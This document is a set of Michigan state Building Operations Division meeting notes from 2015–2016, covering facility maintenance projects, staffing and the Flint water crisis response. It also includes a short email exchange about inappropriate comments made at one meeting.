    - ◆ Incinerator Project: New incinerator and stack is in place. Training went very well. Mechanical inspection and Plumbing inspections complete. Lightening arrestor is done as well.
  - Records Center
    - ◆ The Radiant Tube Heater Project: Completed.
    - ◆ Roof Replacement Project: Jud has received the 90% documents from Andy Sowinski at Partners in Architecture and set up a final review meeting with Partners.
  - MSPHQ
    - ◆ CAR Project: MSPHQ 2<sup>nd</sup> floor move December 2015.
  - Grand Tower
    - ◆ AHU Replacement Project: Work on bulletin #9 was continued on the 12th floor. Floors 15-12 are complete.
    - ◆ Perimeter heating system isolation valves Project: Completed.
- Scott Davis – Zone 6
  - Power Plant Operator- Will be reposting (requesting a temp interim)
    - ◆ Posted on 9/15/15-closing on 10/16/15, currently have 17 applicants
    - ◆ Currently have 3 operators and are training 2 individuals to cover in the event of an emergency
  - Energy Center
    - ◆ Absorption Chillers: Operational as designed, utilizing "free steam" cooling the complex up to approximately 72°F.
    - ◆ Heat Exchanger/Free Cooling: Preparing for use within the near future.
    - ◆ Centrifugal Chillers: Will be working upgrading control panels on unit #4.
    - ◆ Solar Turbine/HRSG: Operating as designed.
    - ◆ Boiler #1 (old unit): Passed inspection with notes of concern to address.
    - ◆ Thermal Storage: Utilizing to compliment absorption chiller capacity.
    - ◆ Metering Project
    - ◆ Insulation: Contractor insulate in plant/tunnels-on schedule.
    - ◆ Procedural Operating Documentation
      - Meeting with C2AE to begin design and format.
      - Update Meeting on 1/22/15 to review SOP's, Valve tagging and prelim layout.
      - Funding has been acquired, Dave Sproul will be scheduling a progress meeting.
    - ◆ Remaining Catwalk Access

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- Meeting with Century A & E 11/19/14 to review preliminary designs.
  - Finalizing design, received an approximate cost from C2AE.
  - Pre-Bid Walk through June 8<sup>th</sup>, Bids due June 17<sup>th</sup>.
  - Laux Construction awarded the contract.
  - Pre-con meeting 10/09/15.
  - Interior steel is currently being fabricated, shop drawings nearly complete for exterior steel.
- ♦ Domestic Water Tower
  - H2O Towers completed the power washing and treatment of the exterior 10/08/15.
- General Service Building
  - ♦ Painting of Exterior project
    - MOP written, assigned to ODC. Met with Dennis Stamm/Adam Lach, reviewed project.
    - Mandatory pre-bid walk through- 4/13/15.
    - Kost Contracting awarded the contract.
    - Power washing-complete.
    - Main building-complete.
    - Trim and caulk-complete.
    - Punch list compiled- awaiting final closeout meeting.
  - ♦ Sewer Line/ AHU 9-10
    - Pre-Con meeting scheduled for 1/21/15.
    - Mandatory RFP meeting 4/17/14, Received Proposals 5/06/14-William A. Kibbe & Associates, Inc. chosen as PSC.
    - Moore Trosper started work on 3/23/15
      - The new sewer line-Complete.
      - Commissioning-complete.
      - Punch list has been generated-to be completed during the bulletin #2 work.
      - Bulletin #2 approved-booster pump and drywall to deck, work began 10/05/15.
- Operations Center
  - ♦ Aiding Treasury with Sound Masking Project.
    - Final Tuning currently being performed.
  - ♦ Treasury modular reconfiguration project.
    - Including carpet, lighting and paint.
    - SWS Modular Reconfiguration Phase1-complete.
    - SWS Modular Reconfiguration Phase2-begin 9/15/15.
  - ♦ OPS Hosting Center
    - Final meeting on punch list ~~July 22, 2015~~-postponed to 8/11/15, McGrath and Gute did not show- awaiting closeout documents per Dave McGrath.
  - ♦ OPS DTMB Technical Services
    - Modular Reconfiguration.
    - Timeline/scheduling Meeting 9/01/15.
    - Begin phase 1 on 9/25/15.
    - Phase 2 and 3 currently being scheduled for Nov. & Dec.
  - ♦ OPS DTMB CSC
    - Modular Reconfiguration- in design.
  - ♦ Parking Lot Improvements
    - Complete, awaiting close-out.
- Transportation Warehouse
  - ♦ Engineering Print Floor issue still on the table.
  - ♦ Installing LED light fixtures in the front office, 90% complete.
  - ♦ Piloting warehouse lighting fixtures in several areas prior to global replacement.
  - ♦ Earle Center Lighting is next on to be upgraded, eliminating the outdated dimmable can lights and upgrading to dimmable LED troffer fixtures.
  - ♦ Sent pictures of parking lot failures- working with Larry Scates.
- VTS
  - ♦ Will be working with contractor to repair exterior fence.
  - ♦ Reviewing parking lot for repair/replacement.
  - ♦ Reviewing options for building generator.

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- Kirk Brennan – Zone 7
  - C & T
    - ◆ Moist Room Project is mostly completed including lead abatement, epoxy painting of the walls, new ceiling, LED lighting, FRP coverings on walls and ceilings.
    - ◆ Scope of work for the repair/replace exterior brick lentils is still being developed. Request for more stable temporary supports.
  - Forensics Lab: Business as usual.
  - GOB
    - ◆ SEOC project: Unit Roof top openings are being cut in the 3<sup>rd</sup> floor A wing. Drop ceilings and lights are being installed in the 1<sup>st</sup> and 2<sup>nd</sup> A wing as well.
    - ◆ DBI is reconfiguring office furniture in the 1<sup>st</sup> floor B wing for the scheduled CJIC move from downtown HQ on December 11<sup>th</sup>.
  - HazMat (EMHSTC)
    - ◆ Work has begun with the installation of a generator transfer switch for this building.
  - MSP Head Quarters
    - ◆ Ground water issues: any future action is on hold to see if water infiltration develops this winter or spring.
  - MSP Annex
    - ◆ Move ins are complete, monitor meeting is scheduled for new tenants October 22<sup>nd</sup> 2015.
  - PTA
    - ◆ Window Project: 90% complete remaining issues with some of the door walls, progress meeting scheduled for October 15<sup>th</sup>, 2015.
  - Drive Track
    - ◆ Working on a scheduled drive track winterization date is being requested from state police.
  - SOS
    - ◆ MDOS break room remodel North wing has been completed, appliances are going in.
    - ◆ Problem with original equipment heat exchanger is leaking in the South Mechanical room, quotes and scope of emergency repairs are being developed.
- Butch Kimball – BIS Controls & Fire Crew
  - Staff making progress on Standards Committee for controls.
  - Scheduling second session on the TIS continuous commissioning report for the MLHC Building.
  - Found plugged coils (VAV reheat) on 1<sup>st</sup> floor of Austin Building that were recently installed during a remodel.
  - Henry is continuing working with Johnson Controls on commissioning and tuning of the Mason Building.
  - Grand Tower (Bulletin 9) work has started.
  - Continue to work with East Zone on the Flint Project.
  - Working with Denise Ballard on a PO to replace an Allegan Ramp door (R-3).
  - Training on the new Honeywell Fire Panel this week and Herb will be taking possession of the software.
  - Amador Briseno has officially moved to GR and have started the replacement procedure.
  - Mike Damico has started with the Fire Crew.
- Chris Rankin – Grounds
  - Liquid De-icer – ready to be put on MIBID.
  - 400 Bldg.
    - ◆ Pads were poured for liquid de-icer tanks.
    - ◆ Will move out of library lot within 2 weeks.
  - Fleet
    - ◆ Snow removal trucks being sent to VTS for winter maintenance.
    - ◆ Will call zones when ready to be sent in.
  - Irrigation blow out: Secondary Complex complete. Capital Complex next week.
  - Annuals/grasses coming out.

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

❖ Staff Ideas/Concerns & Open Discussion *(10 Min.)*

- Next JFM will have a special topic/training session on Unscheduled OT. FS and BTS should both be in attendance for this meeting. If you cannot attend, please let Bethanie know.
- Rodney asked that when zone staff is being offered and working unscheduled OT, that the employee's BTS be notified. We will also discuss in next JFM training session.

Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**



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**From:** Franklin, Larry (DTMB)  
**Sent:** Tuesday, January 19, 2016 11:18 AM  
**To:** Scates, Larry (DTMB)  
**Cc:** Uphaus, Jamie (DTMB)  
**Subject:** SICK TO MY STOMIACH

This morning JFM, made me sick to my stomach from the comments that were made in regards to the Flint, Michigan water contamination. The comment that were made and the joking regarding people lives that have been damage was a disgrace.

Thank,

*Larry Franklin*

Building Operations Division  
State of Michigan/DTMB/FBSA  
Phone: 517-284-7958  
Cell: 517-202-6608

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**From:** Uphaus, Jamie (DTMB)  
**Sent:** Tuesday, January 19, 2016 12:21 PM  
**To:** Franklin, Larry (DTMB)  
**Cc:** Scates, Larry (DTMB)  
**Subject:** Re: SICK TO MY STOMIACH

Larry I'm sorry you are upset. Please tell me what I said that upset you. I think this issue is a very serious one and if you recall what I said was what is being done and what more should we be doing to help out!

On Jan 19, 2016, at 11:18 AM, Franklin, Larry (DTMB) <[FranklinL@michigan.gov](mailto:FranklinL@michigan.gov)> wrote:

This morning JFM, made me sick to my stomach from the comments that were made in regards to the Flint, Michigan water contamination. The comment that were made and the joking regarding people lives that have been damage was a disgrace.

Thank,

*Larry Franklin*

Building Operations Division  
State of Michigan/DTMB/FBSA  
Phone: 517-284-7958  
Cell: 517-202-6608

## **Facilities & Business Services Administration Building Operations Division**

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### **Joint Focus Meeting Notes Tuesday, January 19, 2016 Operations Center, Conference Rooms A,B,C 9:30 a.m. – 11:00 a.m.**

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Leading the Meeting: Jamie Uphaus

❖ **Special Topic (5 Min.)**

- Health and Safety – Dan/Olivia
  - Arc Flash Training coming up on Jan. 27th, 15 slots available for free, cost for staff beyond that, one day training 8-4 Cadillac Place
    - Send RSVP e/m to Dan and Olivia for staff on provided list, let them know if there are other folks that are interested
  - Emergency Responders- what are BOD responsibilities for R badges
    - Dan/Larry/Jamie will be outlining and defining our role during emergencies
    - Dan is working closely with OIP on active shooter
  - Spok mobile alternatives
    - Jamie reported OIP is putting together options
    - Dick suggested that the complexes be broken up: Downtown and Secondary, etc.

❖ **Discussion Topics**

- BOC Training Session
  - Energy Office offered to pay for 13 people to attend Building Operator Certification courses
  - Offered to BTSS- Brandon, Jerry and Kyle have signed up so far
  - Now extending invite to Building Trades Crew Leaders that are interested, application deadline is 4pm on 1/19 (Bethanie forwarded email with details on 1/19/16)
- Flint Water Crisis
  - Mike Noonan provided update on what is happening in the Flint State Office Building
    - SOB water testing has consistently tested well below the EPA allowable limits for lead, continuing to test water quarterly
    - Water coolers have been set-up for tenants, filters installed on faucets

❖ **Alternate 15 Input – Larry Scates**

- Specialty Crew invite to all project kick-off meetings
  - Please be sure to invite OIP and specialty crews to kick-off/partnership meetings to keep everyone involved from the beginning of a project
  - FS needs to make certain that professional always includes everyone on meeting invites, as they have a tendency to drop people off if they don't attend every meeting

❖ **MEP & Supply Chain Input**

- Supply Chain is currently restocking cleaning kits. Email DTMB-SupplyChain w/related requests.
- Working to hire GOA temp. Once hired they will take stock of fall protection inventory.

❖ **Zone Updates (2 Min. Each)**

- Frank Broderick – West Zone
  - Grand Rapids
    - New security measures in place this week. The elevators will require card access to use. Visitors will have to check in with the security guard to access them.
  - Traverse City

**Next Meeting: Tuesday, February 2, 2016 9:30 - 11:00 a.m., Ottawa UL Conference Room #5**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- A project meeting is scheduled on Thursday for the exterior weather proofing with DCD.
  - We are working on installing LED lighting in the hall corridors.
- Escanaba: Business as usual.
- Mike Noonan – East Zone
  - Saginaw
    - Turn over for the facility showers is complete.
    - Keeping up with snow events
  - Jackson
    - Carpet on first floor hallway and 2 & 3 floor break rooms have been tiled.
    - Heat pumps are temped in and should be complete by the end of the month.
  - State fair
    - City of Detroit has not approved any site plans for magic plus and have an extension until end of March 2016.
  - Flint
    - Set up for the Governor's emergency team PIOs. We are now also setting up space for FEMA to have room for 20-30 people. Lots of media in town and coming to the facility. This weekend Jesse Jackson and Michael Moore were in town giving speeches.
- Al Vettese – Cadillac Place
  - Did a load test and pm on both generators, work done by Michigan CAT.
  - Had monthly staff meeting & Safety training, power tools w/Dan Morgan, discussed other safety issues, James Reynolds, our electrician, was tested & received hi-lo training & license.
  - Made repairs at several areas of building, regarding leaking old steam lines, and steam traps.
  - Our painter is continuing painting in the 2-100 Treasury wing.
  - 4<sup>th</sup> floor working on painting walls, new ceiling tiles for ne Robin's Nest room.
  - Arc Flash Training on Jan. 27, 2016. Training is from 8:00am to 4:00pm at Cadillac Place.
- Steve Doty – Zone 1
  - Hannah Building
    - Normal operation
    - Working with MDE on several small modular projects
  - Ottawa Building
    - Working with LARA and BPBS on some small and medium sized projects.
    - Ottawa elevator inspections are completed.
  - Plaza sidewalks
    - Completed side walk repairs and lifts for winter season.
  - Hall of Justice
    - Normal operation
    - Moving forward with East Parking Ramp LED conversion project, we have been ordering lights to start project.
    - Staff/Key Contact meetings and Zone tour has been scheduled for March 7<sup>th</sup>
    - Working with Thyssen Krupp elevators to replace elevator computer in the security office.
  - Veterans Memorial: Ready for winter
  - SOM Warehouse Complex
    - Working with tenants & contractors for 100 Bldg. remodel and complex improvement.
    - Coordinating door changes/installations to eliminate water intrusion, *Material Ordered*
    - West complex access gate now open and operational on same schedule as center gate.
    - LARA modular/carpenter crew are parking their trucks along south side of 100 building
    - Preconstruction meeting for 600 building fire system upgrade is scheduled for later today
- Bob Ruff – Zone 2
  - The HR construction project is under way and painting is to start this afternoon. Staff is currently working on the electrical needs and also VAV/Duct work.
  - All the Williams Buildings elevator lobbies were in need of painting and have all been painted.
  - We have an open Maintenance Mechanic E-9 position in our Zone, and it is posted.

**Next Meeting: Tuesday, February 2, 2016 9:30 - 11:00 a.m., Ottawa UL Conference Room #5**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- The Con Hall Sidewalk/Snow Melt Project started yesterday. Contractor is doing all interior mechanical work now thru mid-April. Once the interior work is finished and we have good weather the outside work will begin. The whole project should be finished in August of 2016.
- Doug Church – Zone 3
  - MLHC
    - The A/C unit has failed in the Archives Vault and the replacement has been installed.
    - 1<sup>st</sup> floor rest rooms project per con meeting is on Jan. 4<sup>th</sup> construction started Jan. 5<sup>th</sup>.
    - CEPI is moving in on the 3<sup>rd</sup> floor of the MLHC.
  - JOC
    - Remodel project on the 2<sup>nd</sup> floor, MSP Capital Post has relocated into the building. Painting is done and Central has been relocated.
  - Austin
    - My staff are working on the heat on the 1<sup>st</sup> floor and trying to get the snow melt system working, with help from Zone #2. We are down to one zone not working right now. Mason Building Garden Level.
  - Mason
    - We are still working with CSM about the issues with the lighting and HVAC systems and they are working on the list now.
    - Commissioning is still go on.
    - 1<sup>st</sup> floor east wing construction is done and DTMB will be moving in on Feb. 4<sup>th</sup>.
    - Zone Key Contacts Meetings are this week with a Zone Tour on January 28<sup>th</sup>
- Bob Bierwagen – Zone 4
  - Cass
    - 4<sup>th</sup> Floor DHHS Breakroom completed as of Friday the 8<sup>th</sup> as scheduled and we've jumped right into the DHHS Ground Floor office remodel project. This area is being totally redone with a walled office and conference room being built, fresh coat of paint applied and new carpet installed. We are looking to have the work completed by 2/24/16 so a group of DHHS employees can be moved from Capitol View as part of the CAR project.
  - Governor's Residence
    - Keyna completed all the scheduled touch up and painting work at the Residence last week and will be assisting Zone 2 this week as they push to wrap up a new office area build-out in Con Hall for DTMB HR office.
  - Romney
    - We have a project meeting today at 11:30 a.m. to review the final coordination plans for the finishing up the Primary Switch project. If everything with BWL and Summit goes as scheduled this project should be completed by the end of the month.
  - Lottery: Business as usual
  - Roosevelt Ramp: Business as usual.
  - Miscellaneous: Business as usual.
- Neal Droste – Zone 5
  - State Laboratory: Ready for heating season standby for second boiler.
  - Records Center
    - Roof Replacement Project: Pre-Construction Meeting will likely be scheduled in late February with work to start when weather permits.
    - Installing ceiling hung NG Unit heater in the ANNEX.
  - MSPHQ: CAR Project: Christman is the General. 2<sup>nd</sup> Floor Moores Trospers Demo. Centennial Electric.
  - Grand Tower
    - AHU Replacement Project: Work on bulletin #9 completed.
    - New Loading dock seals and doors have been installed and completed.
    - In the process of rebuilding the High Voltage Switchgear.
- Scott Davis – Zone 6
  - Power Plant Operator

**Next Meeting: Tuesday, February 2, 2016 9:30 - 11:00 a.m., Ottawa UL Conference Room #5**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- Robert Barnes started 1/19/16
- Reposted for current vacant PPO
- Ralph Matt has completed his retirement papers, last day is January 29<sup>th</sup>
- Norm Fudge is off on medical leave, return to work TBD
- Energy Center
  - Absorption Chillers
    - Operational as designed, utilizing "free steam" cooling the complex up to approximately 72°F
  - Heat Exchanger/Free Cooling
    - On line and functioning very well to cool the complex
  - Centrifugal Chillers
    - Performing winter maintenance
    - Will be working upgrading control panels on unit #4
  - Solar Turbine/HRSG
    - Operating as designed
  - Boiler #1 (old unit)
    - Standby mode
  - Thermal Storage
    - Utilizing to compliment absorption chiller capacity.
  - Metering Project
  - Procedural Operating Documentation
    - Meeting with C2AE to begin design and format
    - Update Meeting on 1/22/15 to review SOP's, Valve tagging and prelim layout
    - Funding has been acquired, Dave Sproul will be scheduling a progress meeting
  - Remaining Catwalk Access
    - Meeting with Century A & E 11/19/14 to review preliminary designs
    - Finalizing design, received an approximate cost from C2AE
    - Pre-Bid Walk through June 8<sup>th</sup>, Bids Due June 17<sup>th</sup>
    - Laux Construction awarded the contract
    - Pre-con meeting 10/09/15
    - Mobilize November 30<sup>th</sup>, complete by December 31
    - Interior steel-complete
    - Exterior steel-complete
    - Awaiting punch list item completion (parts at galvanizer) and closeout
- General Service Building
  - Painting of Exterior project
    - Punch list compiled- awaiting final closeout meeting
  - Lobby Upgrades
    - Drywall, paint, flooring, interior door and ceiling complete
    - Furniture on order
    - Planning with designers to move into main hall and break area
  - Sewer Line/ AHU 9-10
    - Pre-Con meeting scheduled for 1/21/15
    - Mandatory RFP meeting 4/17/14, Received Proposals 5/06/14-William A. Kibbe & Associates, Inc. chosen as PSC
    - Moore Trosper started work on 3/23/15
      - ✓ The new sewer line-Complete
      - ✓ Commissioning-complete
      - ✓ Punch list has been generated-to be completed during the bulletin #2 work
      - ✓ Bulletin #2 approved-booster pump and drywall to deck, complete
      - ✓ Re-work of controls valves need to be completed
  - Depot Move
    - Working w/Dave McGrath & tenants to complete bldg. mods to meet Depot needs
    - To be complete by March 1<sup>st</sup>
- Operations Center
  - Treasury modular reconfiguration project
    - Including carpet, lighting and paint

**Next Meeting: Tuesday, February 2, 2016 9:30 - 11:00 a.m., Ottawa UL Conference Room #5**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- SWS Modular Reconfiguration Phase 3- started 1/11/16
- OPS Hosting Center
  - Final meeting on punch list ~~July 22, 2015~~ postponed to 8/11/15, McGrath and Gute did not show- awaiting closeout documents per Dave McGrath
- OPS DTMB Technical Services
  - Modular Reconfiguration
  - Timeline/scheduling Meeting 9/01/15
  - Begin phase 1- complete
  - Phase 2- complete
  - Phase 3 beginning 12/28/15
- OPS DTMB CSC
  - Modular Reconfiguration- 3 phases + Door Frames
  - Phase 1- complete
  - Phase 2- starting 1/04/16
  - Phase 3- starting 2/01/16
  - Door Frames begin- 1/04/16
- TRANSPORTATION WAREHOUSE
  - Engineering Print Floor issue still on the table
  - Installing LED light fixtures in the front office-complete
  - Piloting warehouse lighting fixtures in several areas prior to global replacement
  - Earle Center Lighting 98% LED complete
  - Parking Lot improvements- Met with tenants 10/23/15 to assist w/future use & planning
- VTS
  - Reviewing parking lot for repair/replacement
  - Continuing with options for building generator
- Kirk Brennan – Zone 7
  - C & T
    - Approval has been giving on carpet estimate and tile colors for Admin. area and some surrounding rooms. Also restroom partition replacement.
    - Going out for bid on the repair/replace exterior brick lentils Project with SME. Mandatory walk thru Feb 9<sup>th</sup>, bids need to be received March 2<sup>nd</sup>.
  - Forensics Lab
    - Working with the Carpenters on the removal of 2 revolving doors in rooms 279 and 283.
  - GOB
    - SEOC project: 5 refrigerators and 5 microwaves have been ordered for the first agency into the 2<sup>nd</sup> floor of the GOB (MPSCS) scheduled for the weekend of January 29<sup>th</sup>.
    - Cars Project: FBSA is completed its move from the 3<sup>rd</sup> floor to the 2<sup>nd</sup> floor B wing GOB. Demo of the 3<sup>rd</sup> floor B wing has begun. Other areas under construction: 3<sup>rd</sup> fl A&B Wings, 2<sup>nd</sup> fl A wing, 2<sup>nd</sup> fl B wing DBI, 1<sup>st</sup> fl A wing fitness center block work continues.
    - Meeting is scheduled Jan 26<sup>th</sup> with Comm. for the Blind on quotes received for cate' remodel.
  - HazMat (EMHSTC): Business as usual
  - MSP Post/ Head Quarters: Business as usual
  - MSP Annex: Business as usual
  - PTA: General bldg. and dorm room repairs continue for scheduled classes starting in March.
  - Drive Track: Business as usual
  - SOS: Curt Myers is looking at selection of solid surface counters tops for the main men's and women's restrooms.
- Butch Kimball – BIS Controls & Fire Crew
  - New R-3 door in Allegan Ramp is being wired today. Delayed to work on the Ottawa R-8 door which was made operational last week.
  - Met with Rytec Door Manufacturer and are looking to replace some of our more troublesome area doors.
  - Kick-off meeting today with Zone 1 to start Fire Alarm installation at Building #600.

**Next Meeting: Tuesday, February 2, 2016 9:30 - 11:00 a.m., Ottawa UL Conference Room #5**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- Worked with contractors at Mason Building with control and air balance issues over the holiday weekend.
- Job offer will go out to electrician to fill a vacancy on the Fire Crew today.
- Chris Rankin – Grounds
  - Crew hauled out snow piles from downtown on 1/18/16.
  - Sarah from Gov. office requested temp fence be replaced and that was resolved
  - Ordered last load of salt, to be delivered next week
- ❖ Staff Ideas/Concerns & Open Discussion *(10 Min.)*
  - Dan reported there is a push for wellness, strategic objective 3.3
    - FSs/BTSs please make certain that stairwells are safe, i.e. free of obstructions, treads are in good repair, etc.
  - RM 9s- Gates out week of 19<sup>th</sup>, Fudge out thru end of month
  - Let Clinton know if your zone has plumbing work as his plumber has availability

Next Meeting: Tuesday, February 2, 2016 9:30 - 11:00 a.m., Ottawa UL Conference Room #5

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**



**Facilities & Business Services Administration**  
**Building Operations Division**

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**Joint Focus Meeting Agenda - Notes**  
**Tuesday, February 2, 2016**  
**DMB-Conf. Room-Ottawa 5**  
**9:30 a.m. – 11:00 a.m.**

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Leading the Meeting: Larry Scates

❖ Special Topic (*30 Mins*)

- Health and Safety – “Monthly Videos” Dan Morgan and Olivia Feldpausch

MIOSHA, Video Streaming, please do not download the videos on your desktop or flash drive. Get sign-in sheets to Olivia, ASAP return old ones to Olivia/Dan. Building audits will start with Zone 6, first.

❖ Director’s Input – Keith Paasch

Keith, mention providing a list of which type of lighting that is located in each building a list will be available soon, see Sarah Goodrich for additional information. Each zone will need to provide a list of building appliances within their buildings and a maintenance schedule should be kept on those appliances along with purchased items for moves that have taken place in DTMB, managed buildings.

❖ Discussion Topics:

- Remind Key Contacts to call Central Control
- Please remind all key contacts to notify Central Control, for all emergencies at (517) 373-0190, and for NON –Emergencies call Central Control at (517) 373-0196. For Cadillac Place, please call the Command Center, for all emergencies at (313) – 456-1100, for non –emergencies call (313) - 456-111

Wellness Objective – Take the Stairs

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,**  
**CUSTOMER SERVICE**

The Wellness objective, is for State of Michigan, employees to take the stairs to promote better health initiatives. The question that arose is are our building stairwell adequate enough to promote stairwell use? The Romney Bldg. stairs some of the floors are locked out. In the Mason Bldg. there are floors that one will need card access (Badge In) for question related to this objective please give Rodney Ross/Dan Morgan, a call. Rodney is on the Wellness committee. Rodney, should be able to answer most of your questions.

- ❖ Alternate 15 Input – Jamie Uphaus
- ❖ Cross Training Plans for On-Call Staff

Cross training for on call staffing to familiarize themselves with other buildings in the Downtown and Secondary Complexes, we are looking at having a sheet with the list of areas within all buildings. This training will probably consist of three (3) days out of the week. Cross training for those who are not on the on-call list will take place after the on-call staff training sometime before vacations starts later this spring. See Bethanie, for list and more information.

Cadillac Place training for the electrician will continue as is.

❖ **OIP/Brandon Phillips**

Niki Tefft, is now the acting Customer Service Center Supervisor, until that position is filled. Capitol Security Post, is now located within the Joint Operations Center.

- ❖ **Todd Perry** – Appliance notice PM's schedule please see Todd, for this information.

Zone Updates (*2 Mins 54.99 Seconds Each*)

- **Frank Broderick – West Zone**

Escanaba- business as usual

Traverse City- continuing work on LED lighting project, held first meeting with D&C on building exterior project, keeping up with the snow and ice

Grand Rapids - working on replacing one of our two sump pumps in the parking ramp. New pumps has been ordered hope to have it onsite in four weeks, working

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

on installing new chemical treatment station for the cooling tower, 50% of staff off work right now due to injury or illness no time frame for their return as of yet.

○ **Mike Noonan – East Zone**

Sorry we could not attend... Rick is on vacation and Brian is dealing with Saginaw control issue and has to take photos for New DHHS staff ID's  
Flint I am waiting for the Head of the EPA to arrive on sight. Security Detail arrived yesterday with late notice that she would be here.

Saginaw: Painting and door handle replacement

State Fair: Dumars was Denied use of the Parking lot off of 8 mile for an event in May

Jackson: New Air handler project is just about complete. There has been some Variable speed drive questions as related to pumps and horse power. Brian Knox has clarified the questions.

Flint: The short.....

This past few weeks the East Zone staff has shown exceptional intestinal fortitude. They have made space for the for 40+ federal employees who are here to help the State of Michigan, the City of Flint and most importantly the residents of this city. It has been days and nights of quick thinking and problem solving. It has involved making many unpopular decisions and thinking out of box to get these groups together. This group is working long after the close of business and all weekend. Staff in the East zone has been on the front line going above and beyond any position description we have.

Richard Baird the governor's appointed flint man has been here working with both city and federal officials. He has been doing meet and greets and doing media interviews. Last week LT Governor and appointed staff had a meeting on sight for the flint water crisis and will continue to meet here.

I want to thank my staff for going above and beyond, they have been doing ID's, Parking assisting the SEOC in all the needs such as : Installing TV's, helping with Direct TV, IT, Governor's office needs and the list goes on and on. The complaints on parking are flying in daily and the staff here is the ones that have to handle it and here about it again and again.

Construction: Still not done and the schedule still continues to change.

Ice storage and Solar: Kick off meeting was last week. They will start February 15<sup>th</sup> and Chiller tie in's and Structural support welds on 7<sup>th</sup> floor.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- **Elios Vettese – Cadillac Place**

- 1) Century A@E, DTMB Electricians at Cadillac Place , and from Lansing and outstates, these, Supervisors attended 8 hours Arch Flash training class , at Cadillac Place to review current procedures and proper PEP equipment, another class might be held for Maintenance Techs at a later date.
- 2) Had staff meeting along with Kurt King and Jim Geyer, Larry Scates, Alex Cousineau, to review procedures regarding X-3 program, to make sure that all procedures are being followed.
- 3) Painting is continuing in the 2-100 Treasury wing offices and conference rooms.
- 4) Plumbing Professors, plumbing contractor, repaired rotted drain lines and also installation of drain and supply lines for new break room for tenants at Cadillac Place.
- 5) Had air testing done for the 14<sup>th</sup>, 15<sup>th</sup> and 12<sup>th</sup> floor areas, complaints, 14 and 15 we had a minor roof leak in one area.
- 6) Boynton conducting the quarterly pm's on the fire system.

- **Steve Doty – Zone 1**

**Hannah Building -**

- **Normal operation**
- Working with MDE on several small modular projects
- Working on various issues in the restrooms i.e. piping, plumbing fixtures, dividers

**Ottawa Building –**

- Working with LARA and BPBS on some small and medium sized projects.
- Working on various issues in the restrooms i.e. piping, plumbing fixtures, dividers
- Working with LARA on updated the Café equipment

**Ottawa Ramp-**

The staff are working on changing failed storm drain lines.

**Plaza sidewalks –**

- Pavers a heaving due to frost so we have cones out. This will have to be looked at in the spring

**Hall of Justice -**

- **Normal operation**
- Moving forward with East Parking Ramp LED conversion project, we have been ordering lights to start project.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Staff/Key Contact meetings and Zone tour has been scheduled for March 7th

#### **Veterans Memorial –**

- Ready for winter

#### **SOM Warehouse Complex –**

- Working with tenants and contractors for 100 building remodel and complex improvement.
- Telecom is scheduled on February 4<sup>th</sup> to come in a 6pm-12am to cut out the AT&T phone lines and run new fiber. They will also move Kristy's existing server switch to the new location.
- Main sewer line was scoped and a blockage was found at the fence line that has been part of the sewage drain issues in the 100 and 400 building. The contractor will make recommendations to Tim Hall as part of the FBSA project to repair.
- Coordinating some door changes and installations to eliminate water intrusion, *Material Ordered*
- The new restroom door has been installed to allow the 100 tenants access to the restroom
- A new card reader was installed on the South door since the front NE door has been turned over to the Contractor.

#### **Staffing –**

- Cross Training and Zone coverage: Jerry and Brandon Pattison have coordinated that Paul Charles, will work in Zone 2 every Monday until Brandon is able to backfill his vacant Mechanic position.
- Jerry Keeder and Andy Gewirtz is enrolled in the BOC Level I class.

#### ○ **Bob Ruff – Zone 2**

Con Hall snowmelt/side walk project is under way and they are done running the needed piping to the south entrance and they are currently working on the piping to the north entrance.

DEQ has requested a guard to be station at both the North and South Entrances in Con Hall temporality.

The carpet is being installed in the New HR Suite in Con Hall this week, then furniture build out, and they move in on Feb. 15<sup>th</sup>.

Thanks to Kelly Love and Kenya Court for helping out Denny with the paint work in the New HR Suite due to the time frame in the schedule that needed to be met.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

The IT support staffs move into Con Hall was approved last week, so we are awaiting an appointment to discuss the timeline and what needs to be remodeled in the building before they can move in. Around 95 to 100 more tenants.

In the Williams and VanWagoner Buildings we really have nothing serious going on so it is business as usual.

We had to have the VanWagoner Loading Dock entrance gate fixed last Friday as one of the hinges let loose and broke.

- **Church – Zone 3**

MLHC - 1<sup>ST</sup> floor rest rooms project is moving along

JOC – Remodel project on the 2<sup>nd</sup> floor, MSP Capital Post has relocated into the building. Painting is done and Central has been relocated. Completed

Austin – My staff are working on the heat on the 1<sup>st</sup> floor and trying to get the snow melt system working with help from Zone #2. As of right now everything is working as it should.

